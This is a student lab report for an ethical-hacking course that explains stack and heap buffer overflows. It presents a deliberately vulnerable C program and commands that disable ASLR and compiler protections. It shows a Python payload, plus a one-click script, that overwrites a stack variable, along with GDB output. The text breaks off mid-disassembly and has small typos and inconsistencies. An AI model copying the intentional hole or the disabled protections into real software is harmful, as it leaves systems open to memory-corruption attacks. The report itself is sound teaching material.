2026

Ethical Hacking 361

MILESTONE 2

Vuyo Dziba 603130

Contents

Introduction 1

1. What are buffer overflows? 1

2. The Vulnerable C Program 4

2.1 Source Code with Explanatory Comments 4

2.2 Screenshot of the Code 6

3. Demonstration of the Buffer Overflow 7

3.1 Environment Setup 7

4. Analysis with GDB (optional) 10

4.1 Launching GDB and Setting Breakpoints 10

4.2 Analysing the Stack Layout: 11

5. Explanation and Diagram: 13

5.1 How the Buffer Overflow Works 13

5.2 Explained Stack Diagram 13


Conclusion 14

References 15

Introduction


1. What are buffer overflows?

Buffer overflow is a condition where buffer space cannot hold the amount of data being pushed to it due to which it throws data out of the buffer space or window. This process leads to application crashes and data corruption. Attackers often take advantage of buffer overflow issues and overload the system with malicious code to take control of applications to trigger actions and instructions. Arbitrary code is pushed into a web application stack which corrupts it and then the hacker takes the control of the application. Buffer space is a memory area which holds data. When more data is input then the capacity of the buffer overflow occurs. Hackers overwrite memory locations, modifying application execution paths. (The Tech Platform, 2023)




There are two primary types of buffer overflows:

- **Stack-Based Buffer Overflows**: A stack-based buffer overflow attack is a type of buffer overflow attack that targets the program's stack, which is a region of memory that is used to store data for function calls. By overwriting the stack, an attacker can cause the program to execute arbitrary code. (The Tech Platform, 2023)



In the image, the attacker has overflowed the stack-allocated buffer buffer with malicious code. This has overwritten the return address of the function function (), which is stored on the stack. When the function function() returns, the program will jump to the address of the malicious code, instead of returning to its caller. This allows the attacker to execute arbitrary code on the system.


- **Heap-Based Buffer Overflows:** A heap-based buffer overflow attack is a type of buffer overflow attack that targets the program's heap, which is a region of memory that is used to store dynamically allocated data. By overwriting the heap, an attacker can cause the program to execute arbitrary code or corrupt data. (The Tech Platform, 2023)



In the above image, the attacker has overflowed the heap-allocated buffer chunk1 with malicious code. This has overwritten the pointer to the next chunk in the heap, chunk3. When the program tries to access chunk3, it will instead jump to the malicious code in chunk1. This allows the attacker to execute arbitrary code.

Other types of Buffer Overflow Attacks:

- **Integer Overflow:** This is an arithmetic overflow issue where integer is not stored in an allocated area in the memory or buffer. It could provide unexpected results as integers have a specific number of bits in memory and overflow causes inaccurate behaviour such as financial manipulations. (IP With Ease, 2023)
- **Unicode Overflow:** Transcription issues are handled by Unicode strings for any languages used in the program. This attack exploits improper handling of multi-byte Unicode characters, causing buffer overflows. It can lead to memory corruption, crashes, or remote code execution. (IP With Ease, 2023)
- **Format String-Based:** A format string overflow attack occurs when untrusted input is unsafely used in functions, thereby allowing attackers to read or write memory. It can lead to information leaks or code execution. (IP With Ease, 2023)



2. The Vulnerable C Program

The following C program is intentionally vulnerable to a stack-based buffer overflow. It contains a function, vulnerable_function, which has a 64-byte buffer and a critical secret variable located adjacent to it on the stack.

2.1 Source Code with Explanatory Comments


The code was saved to a file named overflow_demo.c.


```
// File: overflow_demo.c

// Description: A simple program demonstrating a stack-based buffer overflow vulnerability.

// Usage: Compile with gcc -g -o overflow_demo overflow_demo.c -fno-stack-protector -z execstack -no-pie -O0

// Run:  ./overflow_demo

// Note: Ensure ASLR is disabled: echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

#define _GNU_SOURCE

#include <stdio.h>

#include <string.h>


void vulnerable_function() {

   int secret = 0x1337; // The target variable we want to overwrite
```

```
    char buffer[64];     // A small, fixed-size buffer

    // Print addresses and initial secret value for analysis
    printf("\n[+] Buffer address: %p\n", (void*)buffer);
    printf("[+] Secret variable address: %p\n", (void*)&secret);
    printf("[+] Secret value (before): 0x%x\n", secret);

    printf("\n[!] WARNING: Using unsafe input can be dangerous!\n");
    printf("[>] Enter your input: ");

    // MANUAL UNSAFE INPUT - This is the vulnerability.
    // It reads input character by character without checking the buffer's size.
    int i = 0;
    char c;
    while ((c = getchar()) != '\n' && c != EOF) {
        if (i < 256) { // Arbitrary large limit, allowing overflow of the 64-byte 'buffer'
            buffer[i++] = c;
        }
    }
    buffer[i] = '\0';

    // Check if the secret variable was modified
    printf("[+] Secret value (after): 0x%x\n", secret);
    if (secret == 0x5555) {
        printf("    BINGO! Buffer overflow successful!\n");
        printf("    You've altered program behavior!\n");
    } else {
        printf("    Overflow failed. Try again.\n");
    }
}
```

```
int main() {
    printf("=== Buffer Overflow Demo ===\n");
    printf("This program shows how writing past a buffer boundary can overwrite adjacent stack variables.\n\n");
    vulnerable_function();
    return 0;
}
```

2.2 Screenshot of the Code






3. Demonstration of the Buffer Overflow

3.1 Environment Setup


Ensure you're working on your **Kali Linux VM named Milestone2**.



Milestone2 Kali Linux Virtual Machine in VirtualBox

Update and install 32-bit compilation support:

```
sudo apt update && sudo apt install -y gcc-multilib
```




```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo apt update && sudo apt install -y gcc-multilib
[sudo] password for kali:
Get:1 https://packages.microsoft.com/repos/code stable InRelease [3,590 B]
Get:2 https://packages.microsoft.com/repos/code stable/main amd64 Packages [20.5 kB]
Get:4 https://packages.microsoft.com/repos/code stable/main armhf Packages [20.6 kB]
Get:5 https://packages.microsoft.com/repos/code stable/main arm64 Packages [20.6 kB]
Get:3 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:7 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.2 MB]
Get:8 http://kali.download/kali kali-rolling/contrib amd64 Packages [114 kB]
Get:9 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [253 kB]
Get:10 http://kali.download/kali kali-rolling/non-free amd64 Packages [187 kB]
Get:11 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [891 kB]
Get:12 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [11.3 kB]
Get:13 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [28.4 kB]
Fetched 74.7 MB in 34s (2,197 kB/s)
949 packages can be upgraded. Run 'apt list --upgradable' to see them.
Upgrading:
  cpp                    g++-x86-64-linux-gnu  lib32gcc-s1   libatomic1  libgfortran5  libitm1   libquadmath0  libubsan1
  cpp-x86-64-linux-gnu   gcc                   lib32stdc++6  libcc1-0    libgomp1      liblsan0  libstdc++6
  g++                    gcc-x86-64-linux-gnu  libasan8      libgcc-s1   libhwasan0    libobjc4  libtsan2

Installing:
  gcc-multilib

Installing dependencies:
  cpp-15                 gcc-15                lib32asan8      lib32itm1       libc6-dev-x32     libx32asan8       libx32gomp1      libx32ubsan1
  cpp-15-x86-64-linux-gnu gcc-15-base          lib32atomic1    lib32quadmath0  libc6-x32         libx32atomic1     libx32itm1
  g++-15                 gcc-15-multilib       lib32gcc-15-dev lib32ubsan1     libgcc-15-dev     libx32gcc-15-dev  libx32quadmath0
  g++-15-x86-64-linux-gnu gcc-15-x86-64-linux-gnu lib32gomp1   libc6-dev-i386  libstdc++-15-dev  libx32gcc-s1      libx32stdc++6

Suggested packages:
  gcc-15-locales  cpp-15-doc  g++-15-multilib  gcc-15-doc  libstdc++-15-doc
```

Step 3: Disable Security Protections

The default Kali Linux security features will block this exploit from working. Disable them **only for this demo**.

Disable ASLR (Address Space Layout Randomization):

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```



Compiling the vulnerable program with disabled protections

This ensures consistent memory addresses across runs.

Caution: This weakens OS protections — do not run on production or untrusted systems.

Step 4: Compile the Program

Use the following command to compile without modern protections:

```
gcc –g -o overflow_demo overflow_demo.c -fno-stack-protector -z execstack -no-pie -O0
```

- **-fno-stack-protector:** This helps to disable the stack protection.
- **-z execstack:** This flag is used to mark the program's stack segment as executable.
- **-no-pie:** This makes it easier to predict the memory layout.
- **-O0:** Disable compiler optimizations.
- **-g:** Includes debugging symbols for use with GDB.

Step 5: Test the Program Normally

Run the program:

```
./overfow_demo
```

Enter a **short input** like hello.
You should see:

```
┌──(kali㉿kali)-[~]
└─$ ./overflow_demo
═══ Buffer Overflow Demo ═══
This program shows how writing past a buffer boundary can overwrite adjacent stack variables.

[+] Buffer address: 0×7ffeff6f5af0
[+] Secret variable address: 0×7ffeff6f5b34
[+] Secret value (before): 0×1337

[!] WARNING: Using unsafe input can be dangerous!
[>] Enter your input: hello
[+] Secret value (after): 0×1337
[× ] Overflow failed. Try again.
```

Normal program behavior – no overflow detected

This confirms normal behavior.

Step 6: Trigger the Buffer Overflow

Now, **overflow the buffer** to overwrite the secret variable.

```
python3 -c "import sys; sys.stdout.buffer.write(b'A' * 68 + b'\x55\x55\x00\x00')" | ./overflow_demo
```

```
┌──(kali㉿kali)-[~]
└─$ python3 -c "import sys; sys.stdout.buffer.write(b'A' * 68 + b'\x55\x55\x00\x00')" | ./overflow_demo
═══ Buffer Overflow Demo ═══
This program shows how writing past a buffer boundary can overwrite adjacent stack variables.

[+] Buffer address: 0×7ffdb03f29c0
[+] Secret variable address: 0×7ffdb03f2a04
[+] Secret value (before): 0×1337

[!] WARNING: Using unsafe input can be dangerous!
[>] Enter your input: [+] Secret value (after): 0×5555
[🎉] BINGO! Buffer overflow successful!
[🎁] You've altered program behavior!
```

Buffer overflow successfully overwrites 'secret' variable

How the Exploit Works:

- The Python command sends a payload to the program's standard input.
- **b'A' * 68:** This fills the 64-byte buffer and writes 4 additional bytes to overwrite the memory between the buffer and the secret variable (the exact offset was found via GDB analysis in section 4).
- **b'\x55\x55\x00\x00':** This is the 4-byte value 0x00005555 that overwrites the secret integer. The bytes are written in little-endian order (least significant byte first), which is the standard for x86/x86-64 architectures.

Step 7: Make It "One-Click" (as Required)

```
#!/bin/bash
Echo "Executing overflow..."
python3 -c "import sys; sys.stdout.buffer.write(b'A' * 68 + b'\x55\x55\x00\x00')" | ./overflow_demo
```

Make it executable:

```
chmod +x run.sh
```

```
┌──(kali㉿kali)-[~]
└─$ chmod +x run.sh
```

Run it with one click (or one command):

```
./run.sh
```

4. Analysis with GDB (optional)

- The GNU Debugger (GDB) is used to analyze the program's memory and understand the exact mechanics of the overflow.

4.1 Launching GDB and Setting Breakpoints

- Launch GDB:

```
gdb ./overflow_demo
```

```
┌──(kali㉿kali)-[~]
└─$ gdb ./overflow_demo
GNU gdb (Debian 16.3-5) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./overflow_demo...
(No debugging symbols found in ./overflow_demo)
```

You'll see the GDB prompt:

```
(gdb)
```

- Set a Breakpoint Inside:

We want to pause the program **before gets() returns**, so we can inspect the stack.

```
(gdb) break vulnerable_function
```

```
(gdb) break vulnerable_function
Breakpoint 1 at 0x40114e: file overflow_demo.c, line 12.
(gdb)
```

- Run and Step Through the Program:

```
(gdb) run
```

The program starts. It will print up to the input prompt.

```
(gdb) run
Starting program: /home/kali/overflow_demo
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
=== Buffer Overflow Demo ===
This program shows how writing past a buffer boundary can overwrite adjacent stack variables.


Breakpoint 1, vulnerable_function () at overflow_demo.c:12
12          int secret = 0x1337;
```

4.2 Analysing the Stack Layout:

We disassemble the function and inspect the addresses of the key variables.

Disassemble the function:

```
(gdb) disassemble vulnerable_function
```

You'll see something like:

```
(gdb) disassemble vulnerable_function
Dump of assembler code for function vulnerable_function:
   0x0000000000401146 <+0>:     push   %rbp
   0x0000000000401147 <+1>:     mov    %rsp,%rbp
⇒  0x000000000040114a <+4>:     sub    $0x50,%rsp
   0x000000000040114e <+8>:     movl   $0x1337,-0xc(%rbp)
   0x0000000000401155 <+15>:    lea    -0x50(%rbp),%rax
   0x0000000000401159 <+19>:    lea    0xea8(%rip),%rdx        # 0x402008
   0x0000000000401160 <+26>:    mov    %rax,%rsi
   0x0000000000401163 <+29>:    mov    %rdx,%rdi
   0x0000000000401166 <+32>:    mov    $0x0,%eax
   0x000000000040116b <+37>:    call   0x401040 <printf@plt>
   0x0000000000401170 <+42>:    lea    -0xc(%rbp),%rax
   0x0000000000401174 <+46>:    lea    0xead(%rip),%rdx        # 0x402028
   0x000000000040117b <+53>:    mov    %rax,%rsi
   0x000000000040117e <+56>:    mov    %rdx,%rdi
   0x0000000000401181 <+59>:    mov    $0x0,%eax
